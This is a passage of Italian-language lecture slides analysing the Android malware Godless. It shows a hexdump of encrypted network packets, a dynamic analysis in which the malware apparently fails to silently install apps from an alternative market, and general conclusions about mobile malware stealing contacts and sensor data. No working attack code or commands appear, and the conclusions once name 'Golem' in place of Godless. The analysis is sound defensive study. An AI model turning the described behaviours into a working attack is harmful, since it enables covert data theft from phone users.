09 |  CD 83 24 60 |  04 EF 65 A2 |  2B A6 50 48 |  B3 D7 79 BF   □$`.◆e◆+◆PH◆◆y◆
10 |  40 61 73 77 |  23 8A 01 85 |  98 56 E6 DE |  99 49 AE EC   @asw#◆.◆◆V◆□I◆◆
11 |  66 C3 EE 26 |  90 CE CA 2A |  85 28 96 82 |  85 82 58 69   f◆◆&◆◆◆*◆(◆◆◆◆Xi
12 |  1A 41 41 2C |  FC 00 36 0A |  7E 03 0B 2B |  3B 2B 9D 4D   .AA,◆.6.~..+;+◆M
13 |  34 11 23 04 |  66 98 07 E7 |  9C 39 FF DF |  39 53 8D 4F   4.#.f◆.◆9◆◆9S◆O
14 |  C7 51 FC 62 |  3A AA 02 C0 |  B8 B4 85 95 |  DC 41 CF 98   ◆Q◆b:◆.◆◆◆◆◆A□
15 |  21 DE 61 08 |  91 20 08 8C |  A0 14 C5 5F |  1F 0F 81 B3   !◆a.◆ .◆◆.◆_..◆◆
16 |  45 A7 9D FA |  4E D7 F5 CA |  D5 B5 7E EA |  BB CE A5 BE   E◆◆◆N◆◆◆j~◆Y◆
17 |  65 7A 6B AD |  C1 39 8E C0 |  28 4B 79 4A |  C1 E4 6A A7   ezk◆◆9◆◆(KyJ◆◆j◆
18 |  B3 DA 72 1B |  2D B3 CD 22 |  70 91 29 8D |  94 6E 36 35   ◆◆r.-◆◆"p◆)◆◆n65
19 |  27 5A 72 8D |  A8 CE A8 E6 |  42 23 A6 71 |  5D 2F 50 DD   'Zr◆◆Ψ◆B#◆q]/P◆
20 |  80 5A 64 5A |  65 3A C3 BA |  91 85 5C 4E |  20 42 18 A6   ◆ZdZe:ú◆◆\N B.◆
21 |  4A 12 89 08 |  86 14 9C 43 |  12 49 CE 98 |  F2 D2 62 94   J.◆.◆.◆C.I◆◆b◆
22 |  7B 97 5B 8E |  98 60 B9 0F |  57 06 33 70 |  12 4A 0D A1   {◆[◆◆`◆.W.3p.J.◆
23 |  C6 62 30 2C |  D2 C8 CF 4F |  5C 59 AE DD |  60 18 41 30   ◆b0,◆◆◆O\Y◆◆`.A0
24 |  04 C1 78 7D |  DD 76 3B A5 |  05 A3 34 C5 |  29 AE C6 77   .◆x}◆v;◆.◆4◆)◆◆w
25 |  4F C5 4F A6 |  22 79 68 34 |  DE 33 ED DE |  E6 FA 6A F2   O◆O◆"yh4◆3◆◆◆◆j◆
26 |  F1 F9 EE E7 |  6F B7 0E CE |  60 EC 5A E3 |  26 51 4D 70   ◆◆◆◆o◆.◆`◆Z◆&QMp
27 |  60 1A 55 E3 |  19 30 5C F6 |  C1 F0 D5 65 |  59 C9 96 B2   `.U◆.0\◆◆◆◆eY◆◆
28 |  6C 7E 72 71 |  80 E1 FA 1E |  86 4A A4 AA |  60 4E D5 17   l~rq◆◆◆.◆J◆◆`N◆.
29 |  30 CC EA CD |  06 6F C2 26 |  E6 B8 2E EA |  68 11 21 9A   0◆◆◆.o◆&◆.◆h.!◆
30 |  35 E0 02 5E |  5C 54 C9 F7 |  B7 3F 9F 3D |  5A 49 9E FE   5◆.^\T◆◆?◆=ZI◆◆
31 |  D8 5B 76 2F |  CD 56 C1 85 |  7F F8 1E A0 |  4D 97 4C B9   ◆[v/◆V◆□◆.◆M◆L◆
32 |  5E 2F FA E5 |  56 D9 DF 4E |  DE 5C 8E A2 |  EA 99 CA CE   ^/◆◆V◆◆N◆\◆◆◆◆◆
33 |  94 D9 D8 B8 |  BD E5 BA BD |  B2 B3 BE 57 |  A4 E4 DD 87   ◆◆ь◆厲◆◆◆W◆◆□
34 |  D7 9F 1E AE |  80 79 EE 15 |  21 C6 58 21 |  20 E1 26 EC   ╕.◆◆y◆.!◆X! ◆&◆
35 |  A9 A3 4C 70 |  5E 38 86 38 |  E3 D6 71 63 |  B1 14 28 1A   ◆◆Lp^8◆8◆◆qc◆.(.
36 |  BB 53 F6 FB |  AE 0B 86 50 |  F2 FE CB 20 |  11 30 8F A0   ◆S◆◆.◆P◆◆◆ .0◆◆
37 |  A2 84 28 A3 |  18 25 2C CF |  15 CB C3 46 |  4A A5 B0 08   ◆◆(◆.%,◆.◆◆FJ◆◆.
38 |  C0 99 57 1E |  53 4B 72 16 |  55 36 DB 81 |  E7 71 95 39   ◆W.SKr.U6▫◆q◆9
```

Contenuto del Pacchetto (Cifrato)

```
37f ...1.0 568dcd86e0f55a3fe2001731 @b5a988e648b1a5906b785f112496d695d790b21b5e8325b13d15486287b838 [892b]
```

Analisi Dinamica

In questo caso il pacchetto risulta essere cifrato, per cui non è possibile visualizzarne il contenuto

Contenuto del Pacchetto (Cifrato)

1.0 568dcd86e0f55a3fe2001731 @b5a988e648b1a5906b785f112496d695d790b21b5e8325b13d15486287b838 [892b]

Analisi Dinamica **White-Box**

- Per entrambi i pacchetti analizzati, il server ha restituito delle risposte
- Tuttavia, il malware non è riuscito ad installare app provenienti dal market alternativo contattato
  - Questa "anomalia" potrebbe essere stata causata da vari fattori, ad esempio
    - Politiche "strict" usate dall'emulatore MEmu, che non consentono l'installazione di app senza consenso
    - Aggiornamento degli indirizzi del market alternativo e/o malfunzionamento dello stesso
    - Etc.

Analisi Dinamica **White-Box**

- Ne consegue che il malware Godless non è riuscito ad installare, senza consenso, app terze indesiderate
- L'analisi dinamica avrebbe potuto proseguire
  - Analizzando ulteriormente il traffico di rete generato
  - Delineando ulteriormente il comportamento sia del malware che delle app installate senza consenso

Conclusioni – 1/2

- L'analisi di un malware per dispositivi portabili presenta alcune differenze e peculiarità rispetto a quella per sistemi operativi Desktop
  - Obiettivi e modalità fraudolente dei malware per dispositivi portabili possono essere molto diversi da quelli per sistemi Desktop
- Ad esempio, è importante considerare che alcuni malware (incluso Golem) possono
  - Accedere ed inviare verso l'esterno dati personali e informazioni sui contatti memorizzati all'interno del device
  - Ottenere informazioni dai sensori presenti sul device (GPS, antenna GSM, etc.)

Conclusioni – 2/2

- Appare evidente che la complessità di questi malware tenda a crescere (come confermato anche da vari report)
  - Questo fattore influirà anche sull'analisi, che diventerà sempre più complessa
- In futuro ci sarà sempre maggiore impatto dei malware sui device portabili

Bibliografia/Sitografia

- https://www.cmcm.com/blog/en/security/2016-03-02/954.html
- https://www.pnfsoftware.com/blog/category/malware/
- http://punto-informatico.it/4326077/PI/News/godless-malware-android-meno-aggiornati.aspx